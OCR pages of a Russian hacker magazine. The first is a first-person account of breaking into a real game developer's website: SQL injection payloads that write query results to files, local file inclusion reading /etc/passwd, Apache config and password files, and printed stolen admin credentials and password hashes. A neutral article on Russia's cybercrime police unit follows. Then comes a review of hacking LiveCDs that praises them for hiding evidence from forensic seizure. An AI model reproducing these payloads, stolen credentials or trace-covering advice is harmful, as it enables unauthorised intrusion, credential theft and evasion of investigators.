MySQL error 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '______1_' AND site_type LIKE '______1_') OR site_type NOT LIKE ' When executing:select us_name, us_pass from gs_users where us_mail = ''' AND ((is_activ LIKE '______1_' AND site_type LIKE '______1_') OR site_type NOT LIKE '______1_')
```

А вот это уже интересно. Теперь оставалось подумать над правильным SQL-запросом, который выдал бы нам пароль админа. Вскоре задача была решена, и новоиспеченный запрос выглядел следующим образом: webmaster@gsc-game.kiev.ua' INTO OUTFILE 'access.txt' /*.

Объясню, что делает этот запрос. Из базы выдергиваются логин и пароль, соответствующие мылу администратора, все это мы записываем в файл access.txt. Выражение «/*» означает, что вся последующая часть запроса будет закомментирована. Теперь вбиваем все это в формочку с названием e-mail и жмем «OK». Сценарий выполнился без ошибок, поэтому, затаив дыхание, я набрал в адресной строке *«www.stalker-game.com/russian/access.txt»*. Меня, как и следовало ожидать, постиг облом :(. Точнее, страница с ошибкой 404 — File not found. Ну не найден и не найден, это означало только одно — файл был создан, только вот явно не там, где мне было надо. Для продолжения атаки требовался абсолютный путь к директории, в которой лежал сайт. А где этот самый путь взять? Подбирать ручками было глупо и долго. Я уже совсем отчаялся, а ведь бросать дело на полпути к победе так не хотелось!



[манипуляции с пользователями]

[старые песни о главном] Опять главная страница, и опять в поисках дырявого сценария :). Хотя этот самый сценарий был у меня буквально под носом с самого начала, имя ему index.php! Присмотрись вот к этому: *www.stalker-game.com/russian/index.php? t=community&s=registration*. Ничего не замечаешь? Моей первой реакцией была проверка на php Source Injection: www.stalker-game.ru/russian/index.php?t= www.xxxxxx.narod.ru/cmd&cmd=ls -al Заветного списка файлов я так и не увидел, даже ошибочки никакой не вылезло. Попробуем Local File Including: www.stalker-game.com/russian/index.php?t=../../../../../etc/passwd Опять неудача! А если так: www.stalker-game.com/russian/index.php?t=../../../../../etc/passwd%00 Сработало! Теперь мы можем читать любые файлы с сервера, главное, чтобы права доступа соответствовали нашим. В данном случае я увидел содержимое /etc/passwd. Пользователей с доступом к командному интерпретатору было не так уж и много, всего трое, вот их данные:

```
root:x:0:0:root:/root:/bin/bash
rpm:x:37:37::/var/lib/rpm:/bin/bash
webupload:x:501:501::/data/httpd/vhosts/./st
alker-game.com:/bin/bash
```

Как видишь, домашняя директория у пользователя webupload — это каталог, в котором лежит сайт! То есть теперь можно проводить полноценный SQL Injection, модифицированный запрос выглядит так: webmaster@gsc-game.kiev.ua' INTO OUTFILE '/data/httpd/vhosts/./stalker-game.com/access.txt' /*
Команда выполнилась без ошибок, файл успешно создался и был доступен по адресу *www.stalker-game.com/access.txt*. А вот и его содержимое: GSC Support ucrceggjhn. Заметь — пароль в plain-тексте! Теперь у меня был админский аккаунт. Было бы круто еще утащить всю базу с паролями. Нет проблем! Наш запрос нужно немного подправить:

```
' or <> ' ' INTO OUTFILE '/data/httpd/vhosts/./stalk-
er-game.com/all_logins_and_passwords.txt' /*
```

Все это надо трактовать следующим образом: если поле e-mail в нашей БД не пустое, записываем соответствующий логин и пароль в файл all_logins_and_passwords.txt. Теперь можно идти по адресу *www.stalker-game.com/all_logins_and_passwords.txt* и сохранять все содержимое себе на винт. Кстати, файлик получился нехилый — 200 с чем-то кило.

[разделяй и властвуй] Едем дальше. Залогинившись под учетной записью админа, я начал кропотливо изучать внутренности форума, так сказать, по ту сторону баррикад. К моему великому сожалению, ничего интересного найдено не было. Я мог изменять статус пользователей, банить их, добавлять аватары, изменять какие угодно разделы и топики — все это, конечно, очень весело, но было бы неплохо залить на хост полноценный web-шелл. Сейчас сделаем!
Пришло время почитать конфиги Апача. Методом перебора всех возможных вариантов этот самый конфиг был найден. Он удобно расположился по адресу /etc/ httpd/httpd.conf. Обратившись к *www.stalker-game.com/russian/index.php?t= ../../../../../etc/httpd/httpd.conf%00*, я получил доступ к конфигу вебсервера и принялся его изучать. Надо сказать, моя интуиция не подвела, и уже скоро, при рассмотрении секции Virtual Hosts, был найден интересный блок:

[занятная часть конфига]

```
ServerName files.gsc-game.com # sphinx.2gw.net
... logs ... logs ... logs ...
DocumentRoot /data/httpd/vhosts/sphinx.2gw.net
ServerName sphinx.2gw.net AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/httpd/passwords/subj
Require user monitor SetHandler server-status
```


Попробую описать тебе, что это значит. files.gsc-game.com — видимо, админка сайта, sphinx.2gw.net — ее зеркало. Далее указывается тип авторизации — Basic. Это значит, что нужно ввести логин и пароль для доступа к защищенной части сайта. Еще для нас особую ценность представляет вот этот файл: /etc/httpd/passwords/subj. В нем хранятся пары типа «логин:зашифрованный пароль». Последняя строка в блоке указывает на то, что для юзера с именем monitor при авторизации осуществляется еще и контроль по IP-адресу, так что пройдут только свои. Теперь применим знания на практике. Доступ к *files.gsc-game.com* был закрыт, но это и не страшно, попробуем *sphinx.2gw.net*. При заходе на эту страничку появлялось окошечко с просьбой ввести логин и пароль. Вот тут-то нам и понадобился */etc/httpd/passwords/subj*. Прочтем его: *www.stalker-game.com/russian/index.php?t=../../../../../etc/httpd/passwords/subj%00*. Ну неужели! Наконец-то мы нашли тот самый сундучок с сокровищами:

[украденные аккаунты]

```
monitor:Yuato94XJqDdg
press:.v8Yk7BbuFQb6
phpmyadmin:/edBlsW.2LUlc
gahel:FALk.Dq0z66AE
firestarter:cKYZkV8DvdxSg
c2b:pZaI.rdQZKBZE
```

Как ты, наверное, уже успел заметить, пароли зашифрованы DES'ом. Теперь дело за малым — загоняем их в JTR, ставим наибольший приоритет для процесса (renice -20 PID) и отправляемся спать.


[happy end] Сказать по правде, спать мне пришлось довольно долго. Эти хэши еще долго не сдавались. Пришлось повозиться с ними несколько недель. Хотя в конце концов затраты были оправданы: мне стали подвластны все базы данных, теперь можно было изменить любую новость на главной страничке, всего-то подправив определенные поля в таблицах. Взвесив все «за» и «против», я решил не делать этого. Какой прок от того, что я размещу там свое послание? Да никакого, а по лбу схватить можно запросто. В конце концов, могла повториться ситуация, схожая с Half-Life 2. Тогда с сервера разработчика украли исходники гамесы, и в итоге свежий релиз отложили еще на год. Так что лучше напишу-ка я письмецо web-мастеру, может, перепадет эксклюзивный box с игрой :)



На нашем диске ты найдешь полные версии программ, описанных в этой статье, документацию и отличную книгу для души.



«Пикник на обочине» — А. и Б. Стругацкие: www.stalker3d.net/zip/Piknik.zip Подборка статей по безопасному программированию: www.web-hack.ru/books/books.php?go=36.



[httpd.conf как на ладони]

[ДВА СЛОВА ОБ SQL INJECTION]

Про SQL Injection твой любимый журнал писал уже не раз и не два. Но для тех, кто только что сошел с бронепоезда, поясню общие понятия. Работа всех интерфейсов для БД основана на том, что в заранее определенные SQL-запросы подставляются различные конкретные данные, определяемые пользователем. Чтобы как-то отделить данные от запроса, обычно их заключают в кавычки. Например, вот так:

```
$result = mysql_query(\"SELECT
pass FROM table WHERE
mail='$mail'\");
```

Если же скрипт не фильтрует полученные от пользователя данные (в примере — переменная $mail), ты можешь попробовать вставить в $mail кавычку «'». Это приведет к ошибке исполнения. Далее надо составить запрос хитрым образом, чтобы он вливался в общую картину, не вызывал ошибок и при всем этом выполнял нужные нам действия. Например, если переменная $mail имеет значение vasya@mail.ru' INTO OUTFILE 'vasya.txt, то запрос получится таким:

```
$result = mysql_query(\"SELECT
pass FROM table WHERE
mail='vasya@mail.ru' INTO OUTFILE
'vasya.txt'\");
```

И после исполнения в файле vasya.txt окажется пароль Василия.











www.juiced-racing.com
www.juiced-racing.ru

Get the edge with Juiced and the Intel Pentium 4 processor with HT Technology, together delivering incredibly realistic racing.














Управление на букву «К»

В КАЖДОМ НОМЕРЕ ТЫ ЧИТАЕШЬ СТАТЬИ О ХАКЕРАХ, О ТОМ, КАК ОНИ ДЕЙСТВУЮТ И НА КАКИЕ УХИЩРЕНИЯ ИДУТ, ЧТОБЫ ПРОНИКНУТЬ В ЧУЖУЮ СИСТЕМУ И ПРИ ЭТОМ СОХРАНИТЬ АНОНИМНОСТЬ. В ТО ЖЕ ВРЕМЯ КАК-ТО В СТОРОНЕ ОСТАЮТСЯ ЛЮДИ, КОТОРЫЕ ЭТИМИ САМИМИ ХАКЕРАМИ ЗАНИМАЮТСЯ. ВЫЧИСЛЯЮТ И АРЕСТОВЫВАЮТ ИХ, СОБИРАЮТ ДОКАЗАТЕЛЬНУЮ БАЗУ, ПРОВОДЯТ ВСЕВОЗМОЖНЫЕ ЭКСПЕРТИЗЫ И Т.Д. ПРИШЛО ВРЕМЯ РАССКАЗАТЬ ТЕБЕ ОБ УПРАВЛЕНИИ «К» | Степан Ильин aka Step (step@real.xakep.ru)



На нашем диске лежит видеоролик, в котором ты увидишь, как работает управление «К».




*Посети эти сайты:
cyber-crimes.ru — компьютерные преступления: квалификация, расследование, профилактика.
cyber-crimes.ru/links/?ID=MVD_online — список официальных сайтов управления «К».
www.copyright.ru — все о защите авторских прав и интеллектуальной собственности.*

Вся правда о легендарном управлении МВД

[как все начиналось] История борьбы с преступностью в сфере высоких технологий началась в конце 90-х годов. Тогда специальным приказом министра МВД России по всей стране были созданы отделы «Р», позже ставшие опорой государства в борьбе с компьютерными преступниками. Хакерами тогда еще никто не занимался. Основной функцией отдела «Р» изначально была борьба с незаконным оборотом радиоэлектронных и специальных технических средств — отсюда и буква «Р» («радио»). В то время, когда сотовая связь еще только зарождалась, широкое распространение получили радиотелефоны и радиоусилители. Продвинутые граждане буквально визжали от восторга, поставив дома усилитель, а на даче — фирменный телефончик. Проблема, как это обычно бывает, заключалась в отсутствии лицензии на эти чрезвычайно полезные приборы. Многие из них не проходили обязательную сертификацию и по понятным причинам не могли быть реализованы и уж тем более использованы на территории РФ.

Очень скоро стало ясно, что проблемы в сфере высоких технологий на этом не заканчиваются. В 90-е годы стремительными темпами развивались компьютерные технологии, компьютеры внедряли и использовали повсеместно: в банках, архивах, непосредственно самих правоохранительных органах. Всевозможные базы данных, отчеты, переписка и прочие конфиденциальные документы стали лакомым кусочком для тех, кто был «на волне» и хорошо соображал в компьютерах. Все это не могло не привести к появлению новых преступлений — в сфере компьютерных технологий. Для раскрытия столь экзотических по тому времени преступлений требовались специально подготовленные кадры, которых, естественно, в милиции не хватало. Появление новых сотрудников и кардинально изменившиеся первоначальные задачи привели к тому, что отдел «Р» был реорганизован и позже переиме-



[схема несложного прослушивающего устройства (shems.h1.ru) — за такие девайсы могут настучать по ушам]

нован в сложную аббревиатуру УБПСВТ (Управление по борьбе с преступлениями в сфере высоких технологий).
Работы у этого управления было предостаточно. И проблем тоже. Задачи уже не ограничивались одним лишь поиском и конфискацией незаконных радиосредств. Бурное развитие инета и высокая степень анонимности играли на руку кибер-преступникам и позволяли в большинстве случаев выходить сухими из воды. У милиции не хватало ни средств, ни людей, ни опыта, а зачастую и технической возможности раскрытия подобного рода преступлений.
По всей России управлению приходилось заниматься делами по несанкционированному доступу в Сеть, кражами интернет-аккаунтов и т.п. В число основных задач также входила борьба с разработчиками вирусов и фрикерами.
Виртуальные преступления сильно отличаются от обычных, и подход к ним нужен соответствующий. В корне изменились не только используемые злоумышленниками средства, но сам контингент преступников. Зачастую взломом занимаются настоящие профессионалы, люди с высшим образованием и высоким уровнем интеллекта, которых крайне затруднительно поймать и доказать их вину. С другой стороны, немалую часть подобных преступлений совершают молодые люди. Юные хакеры, фанатеющие от компьютеров, иногда даже не подозревают, что пересекают границы закона. И частенько попадаются!

[конфискация оборудования (фото с www.dinfo.ru)]

На сегодняшний день Управление по борьбе с преступлениями в сфере высоких технологий преобразовано в управление «К». Основным направлением его работы является борьба с компьютерными преступлениями и незаконным оборотом радиоэлектронных и специальных технических средств.


[за что отвечает управление «К»] В первую очередь оперативники из управления «К» занимаются преступлениями, напрямую или косвенно связанными с применением компьютеров. Такие дела отличаются широким разнообразием, однако условно их можно разделить на несколько групп.
Всем известно, что неправомерный доступ в компьютерную сеть, чужой компьютер, базу данных или к любой другой охраняемой законом компьютерной информации является серьезным правонарушением. Однако преступлений подобного рода хоть отбавляй. Как показала практика, достать чужие пароли способен любой мало-мальски соображающий подросток, при этом искушение посидеть в инете на халяву очень велико. Читая хронику на официальных сайтах управления «К», я нашел сотни упоминаний о такого рода делах. Конечно, большинство проходивших по ним людей отделались штрафом и условным сроком. Но все-таки это судимость! Особенно обидно за тех людей, которые воспользовались инетом всего чуть-чуть и нанесли ущерб на каких-то жалких 100-200 рублей.
Создание, использование и распространение вредоносных программ для ЭВМ, нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети — это уже другая статья. Если ты считаешь, что такого рода дела встречаются довольно редко, то ты серьезно ошибаешься. В прошлом году в Челябинске по этой статье был осужден студент местного вуза. Видимо, от большого безделья умелец написал простенький perl-скрипт, который, используя SMS-гейт местного филиала «Мегафона», массово рассылал сообщения. И все бы было хорошо, если парень не послал 10 тысячам абонентов сети сообщение с нецензурной бранью. За эту нелепую шутку студент получил год условно и 3 тысячи штрафа. По сути, это первый приговор в России по отношению к спамеру!



[набор оперативника для поиска прослушивающих устройств]



[жесткий диск — основной фигурант хакерского дела]




[горы контрафактной продукции]



[многофункциональный поисковый прибор ST032]



[многие региональные отделы «К» имеют полноценные сайты, содержащие правовую и контактную информацию]



[для уничтожения контрафактных дисков применяются самые различные способы (фото с delo.to.kg)]

[защита личной жизни] В юрисдикцию управления «К» попадают также преступления, связанные с такими конституционными правами граждан, как неприкосновенность личной жизни, тайна переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений. По сути, использование сниферов (в особенности специально заточенных для перехвата icq/email-сообщений и паролей) попадает именно под эту статью УК. Подумать только: для совершения преступления достаточно скачать небезызвестный снифер ethereal и нажать на кнопку Sniff!

Кстати говоря, подобного рода преступления очень часто пересекаются с другой задачей управления, правда, уже мало связанной с компьютерами. Оперативники обязаны выявлять и пресекать незаконный оборот специальных технических средств, использование которых невозможно без специального разрешения. Возникает вопрос: а что считается такими средствами? Примеров много: всевозможные прослушивающие устройства, системы скрытого видеонаблюдения и т.п. Подобного рода дела — не редкость. Так, сотрудники управления «К» ГУВД Красноярского края в прошлом году изъяли мощную систему скрытого наблюдения. Система включала в себя беспроводную видеокамеру с автономным питанием, работавшую по выделенному радиосигналу и оснащенную встроенным микрофоном. Для ее использования достаточно было поместить камеру в укромном месте и вести наблюдение на мобильном телевизоре с любой точки в радиусе 150 метров. Экспертиза показала, что изъятые предметы являются специальным техническим средством, предназначенным для негласного получения информации. Поскольку владелец торговой точки не был уполномочен на осуществление подобной деятельности, прокуратура возбудила уголовное дело по статье 138 УК РФ, согласно которой ему светит наказание до трех лет.



[списки украденной бытовой техники на сайте Кировского управления «К»]

[фрикинг жив] Ответственно заявляю: фрикинг еще не умер! Сотрудники управления «К» активно работают над раскрытием преступлений в сфере телекоммуникаций. Незаконный доступ к операторам и ресурсам связи, в том числе сотовой, международной и междугородней, до сих пор встречается довольно часто. Мошенники действуют предельно просто: заходят в подъезд, подключаются к чужим телефонным клеммам (электрощитки в наших подъездах закрываются редко) с помощью обычного телефонного провода или простейших приемо-передающих радиоустройств, после чего беспрепятственно болтают со Штатами :). Вычислить таких молодцов довольно сложно, однако возможно. Этому нелегкому делу всячески способствует пожилое население, которое крайне осмот-


[НЕМНОГО СТАТИСТИКИ]

Приблизительный уровень пиратства в 2004 году:
* Видеоиндустрия — 70-75%
* Музыкальное пиратство — 55-60%
* Бизнес софт — 80-87%
* Компьютерные и видеоигры — 60-75%

Из-за этих внушающих цифр России является чуть ли не мировым лидером по уровню пиратства в мире. Однако стоит отметить, что благодаря управлению «К» этот уровень постоянно снижается.
В 2004 году было проведено несколько десятков тысяч проверок предприятий, работающих в сфере оборота объектов интеллектуальной собственности. В результате было возбуждено около двух тысяч уголовных дел, из которых более половины были переданы в суд.
Пока не удается решить главной проблемы — как предотвратить производство контрафактной продукции. Пиратки до сих пор штампуются как на крупных предприятиях, так и в подпольных цехах. Особенно сильно огорчает тенденция появления замаскированных цехов, расположенных на территории режимных объектов. К примеру, в Новосибирске на территории исправительного учреждения Минюста РФ была выявлена преступная группа из 35 осужденных, которая под прикрытием руководства учреждения занималась производством и реализацией контрафактных компакт-дисков.

[LIVE-STORY: КАК ЛОВИЛИ ПОРНУШНИКА В МАГАДАНЕ]

Огромная популярность пиратской продукции в России зачастую создает стереотип безнаказанности ее распространения. Однако это совсем не так. На самом деле правоохранительные органы борются с продажей контрафактной продукции и кое-где в этом деле уже преуспели. Вот тебе реальный пример из Магадана.
Сотрудники управления «К» Магаданской области проводили очередной рейд по точкам, торгующим контрафактной продукцией. На этот раз в поле зрения оперативников попал небольшой компьютерный , открытый молодым предпринимателем в крупном книжном магазине города. Среди представленной продукции были самые разнообразные диски: игры, фильмы, копии энциклопедий. Особенно сотрудников управления «К» заинтересовали диски с порнографическим содержанием, а также несколько CD «Для хакера» с внушительным списком вредоносных программ и утилит. Закупив контрольную партию CD, милиционеры в штатском удалились.
Большой опыт оперативников подсказывал, что брать пиратов было рано. Нужно еще доказать, что точка торгует этой шнягой на постоянной основе, ежедневно. Выждав некоторое время, оперативники совершили повторную закупку. В этот раз помимо всего прочего в руки милиционерам попали диски с пиратским софтом для консолей PS2. Более того, выяснилось, что хозяин имеет еще одну точку, расположенную на одном из рынков города, — ее также взяли на разработку.
Что в итоге? На трех молодых продавцов и хозяина магазина было заведено сразу два уголовных дела. Дело по статье 242 — «Незаконное распространение порнографических материалов и предметов» — стало первым в судебной истории Магадана. Экспертизу «клубнички» проводили сразу два искусствоведа города, которые признали содержание дисков порнографией в чистом виде. Хозяин, увидев в суде снимки со своих дисков, раскаялся и полностью признал свою вину, поэтому обвинение по этой статье было снято. Однако от другой статьи — «Нарушение авторских и смежных прав» — ему уйти не удалось.



[снифер ethereal в действии. Нарушение тайны переписки или проверка работоспособности сети?]

рительно относится к появлению посторонних людей в подъезде.
В последнее время чуть ли не приоритетным направлением в работе управления «К» стала борьба с пиратами, точнее, преступлениями, посягающими на интеллектуальную собственность (авторское право). Не надо лишний раз рассказывать, насколько распространено пиратство в России, однако с ним пытаются бороться, и даже делают в этом определенные успехи. В доказательство моих слов ты можешь прочитать историю об успешно проведенной операции в городе Магадан.
Пираты и порнография — понятия неразлучные. С распространителями как «клубнички», так и пиратских дисков оперативники борются не только на прилавках магазинов, но и в интернете. Владельцев подобных интернет-ресурсов вынуждают закрыть сайт, а российским хостинг-компаниям запрещено размещать и поддерживать ресурсы подобного характера.
Что касается интернета, то это вообще отдельная история. Первая проблема — это кардеры. Огромное количество интернет-магазинов хранит клиентскую базу с полной информацией о кредитных картах своих клиентов. Дыры в используемом программном обеспечении позволяют находить такие базы не только настоящим гуру (Форбик, привет!), но и обычным скрипткидисам с помощью банального поиска через google! Такие базы часто попадают в руки оптовых покупателей. В розницу же любой желающий может приобрести одну, две, сто или даже несколько тысяч кредитных карт с полной информацией о владельце за смешную цену — пара долларов штука. Управлению «К» известны многие приемы работы кардеров, отмыва денег и получения незаконно купленного товара. И знаешь, судя по сводкам, кардеры попадаются очень часто. Никогда этим не занимайся! :)
Что касается хакеров, то о них и говорить не хочется — все уже давно было сказано. Только отмечу, что с российскими ресурсами наши хакеры в большинстве случаев предпочитают не связываться. Наверное, поэтому уголовных дел по факту взлома и дефейса интернет-сайтов в России пока что не так много. В последнее время, правда, появилась новая тенденция — интернет-шантаж. Хакеры, используя огромные мощности, 24 часа в сутки DDoS'ят известный интернет-ресурс, тем самым препятствуя его полноценной работе. За прекращение атаки шантажисты, как это водится, требуют денежку, зачастую немалую. Вот такие пироги.

[предупреждаем!] В каждой нашей статье мы предупреждаем тебя: не используй полученные знания в противозаконных целях, вся информация представлена исключительно для ознакомления и собственного развития. Мы не шутим, когда говорим, что ответственность за содеянное в случае, если ты ослушаешься, будет лежать только на тебе. Подумай, какие последствия могут быть у твоей нелепой шалости. Уголовное дело и суд — это в лучшем случае потеря нервов и денег. А в худшем — лишение свободы и клеймо «судим» на всю жизнь.
Не забывай, что в управлении «К» работают не дураки. Раскрываемость преступлений растет с каждым годом, а власти все большее внимание уделяют проблемам кибер-преступности. Так что берегись! :)



Оружие нового поколения

МЫ МНОГОКРАТНО ТЕБЕ ЭТО ГОВОРИЛИ, НО СКАЖЕМ ЕЩЕ РАЗ: ХАКЕРСТВО — ЭТО ОПАСНО. ДАЖЕ ЗА ВНЕШНЕ БЕЗОБИДНЫЙ ДЕФЕЙС УБОГОГО И ДЫРЯВОГО САЙТА, УЛОЖЕННОГО НА ЛОПАТКИ ВСЕГО ЗА ПАРУ МИНУТ, ТЕБЕ ВПОЛНЕ МОГУТ ВПАРИТЬ СРОК, И ОТВЕЧАТЬ ТЫ БУДЕШЬ ПО ПОЛНОЙ ПРОГРАММЕ. СУЩЕСТВУЕТ ДОВОЛЬНО МНОГО СПОСОБОВ УБЕРЕЧЬСЯ ОТ ПОДОБНОЙ НЕЛЕПОСТИ. ОДИН ИЗ НИХ — ИСПОЛЬЗОВАНИЕ СПЕЦИАЛИЗИРОВАННЫХ LIVECD ОСЕЙ | Степан Ильин aka Step (step@real.xakep.ru)

Тест-драйв самых популярных военных LiveCD дистрибутивов

[а в чем прикол?] Начнем с самого простого — что такое LiveCD ось? Это полноценная операционная система, которая после загрузки с CD может быть использована без какой-либо предварительной установки. Фишка заключается в том, что работать с такой осью можно, как если бы она была проинсталлирована на жесткий диск. Для этого достаточно вставить в привод нужный компакт-диск и в биосе установить загрузку с CD. Один момент — и операционная система готова!

Каждый использует LiveCD по-разному. Новичкам в диковинку посмотреть на прелести работы в Linux'е, не рискуя при этом испортить основную систему. Сисадмины частенько юзают подобные средства для экстренного восстановления системы. Мы же, в свою очередь, попробуем использовать LiveCD для хака. Причем безопасного.

Казалось бы, какая разница: использовать для взлома ось, установленную на харде, или загруженную с CD? На самом деле огромная! Суди сам. Момент первый: отпадает необходимость хранить у себя на винте компрометирующую информацию. Если, не дай Бог, твой компьютер заберут на экспертизу в правоохранительные органы, то коллекция эксплойтов и security-утилит едва ли сыграет тебе на руку. В военные же LiveCD, как правило, включены самые необходимые программы, а иногда даже сплойты. Более того, в случае необходимости от такого компакта можно легко избавиться. Момент второй: все твои действия, в том числе и неправомерные, навсегда остаются загадкой истории. Дело в том, что все логи LiveCD хранятся на RAMDISK'е (виртуальный диск, использующий для хранения данных оперативную память) и безвозвратно стираются сразу после перезагрузки или выключения компьютера. Момент третий: загрузить ось со всем необходимым арсеналом можно на любом без исключения компьютере. Сечешь фишку? Дома, в компьютерном клубе, на работе или в университете — абсолютно все равно! При грамотном подходе ты легко заметешь следы, и выйти на тебя будет практически невозможно.

Возможно, на нашем диске ты найдешь один из описанных дистрибутивов :).

Перечень преимуществ, разумеется, можно продолжить. Но, на мой взгляд, более интересным будет посмотреть на такие дистрибутивы в действии.

[hakin9.live 2.4] В этот дистрибутив я влюбился с первого взгляда. На то есть несколько причин. В первую очередь, он, конечно же, приглянулся мне своим названием. Разработчики не стали особо фантазировать и, не стесняясь, обозначили цель дистрибутива — hacking. Как позже выяснилось, на то была еще более веская причина. Дело в том, что дистрибутив носит название популярного в Польше печатного издания, посвященного проблемам компьютерной безопасности, — наши коллеги, стало быть :). Hakin9.live полностью основан на платформе другого LiveCD — Aurox Live 10.1, который славится шустрой работой и внушительным списком поддерживаемого оборудования. Это сразу же подтвердилось. Дистрибутив быстро и без каких-либо видимых проблем запустился на обеих моих домашних машинах (P4-2.4/512/GF2 и Celeron-667/512/GF), и я быстро смог перейти к его тестированию.

По заверениям польских коллег, Hakin9.live состоит из утилит и программ, которые они описывают в своем журнале. Я не вижу повода им не доверять. Даже после беглого осмотра дистрибу-

[выбор языка в hakin9.live — русского, естественно, нет]


[утилита netconfig позволяет в считанные секунды поднять сетевой интерфейс]

тива стало ясно, что в hakin9.live включен только самый свежий и актуальный софт. Все программы тематически распределены по разделам, поэтому ориентироваться среди них просто и удобно. Для нас, разумеется, наибольший интерес представляет раздел с названием HAKIN9.




Не стоит забывать, что все действия хакеров противозаконны и эта статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.



На сайте дистрибутива Whoppix ты найдешь несколько классных видеороликов, иллюстрирующих использование этой хакерской оси.

Свою работу я начал с конфигурирования сетевой карточки. Дело в том, что в моей домашней сети не установлен DHCP-сервер, поэтому IP-адрес для сетевого адаптера приходится прописывать вручную. Чтобы избавить юзера от лишней возни с текстовыми конфигами, разработчики предлагают воспользоваться специальной утилитой — netconfig. После этого я перешел к изучению подраздела Networking, который буквально изобилует разнообразными полезными в хозяйстве утилитами. Например сниферами. Их несколько, но я особенно хочу выделить два их них: ethereal и ettercap NG. О первом мы уже не раз писали: это наиболее продвинутый снифер, который поддерживает ARP-спуфинг и, следовательно, работу в коммутируемых сетях. Что же касается ettercap'а, то функциональности ему тоже не занимать — если ты сомневаешься в этом, набери в поиске на *www.xakep.ru* «ettercap» и прочти подборку материалов. Помимо всего прочего, этот снифер примечателен тем, что сканирует весь сетевой трафик и строит наглядные схемы путей передаваемых пакетов. Это может быть очень полезно, чтобы со стороны оценить топологию неизвестной тебе сети. Дополнить результаты изысканий сможет сканер портов nmap. А в случае, если тебе потребуется оперативно поднять прокси-сервер, хорошую службу сыграет еще одна полезная утилита этого раздела — burpproxy.
В следующем важном разделе ids/ips находится отличное средство для обнаружения атак — snort. Причем для большего удобства его использования в hakin9.live включено несколько конфигурационных оболочек, а также утилита SAM, которая, анализируя логи snort'а, различными способами оповещает админа об атаке. Получается, что hakin9.live можно использовать не только для атаки, но еще и для защиты. Особенно вкупе с файрволом iptables, который легко настраивается через раздел firewall.
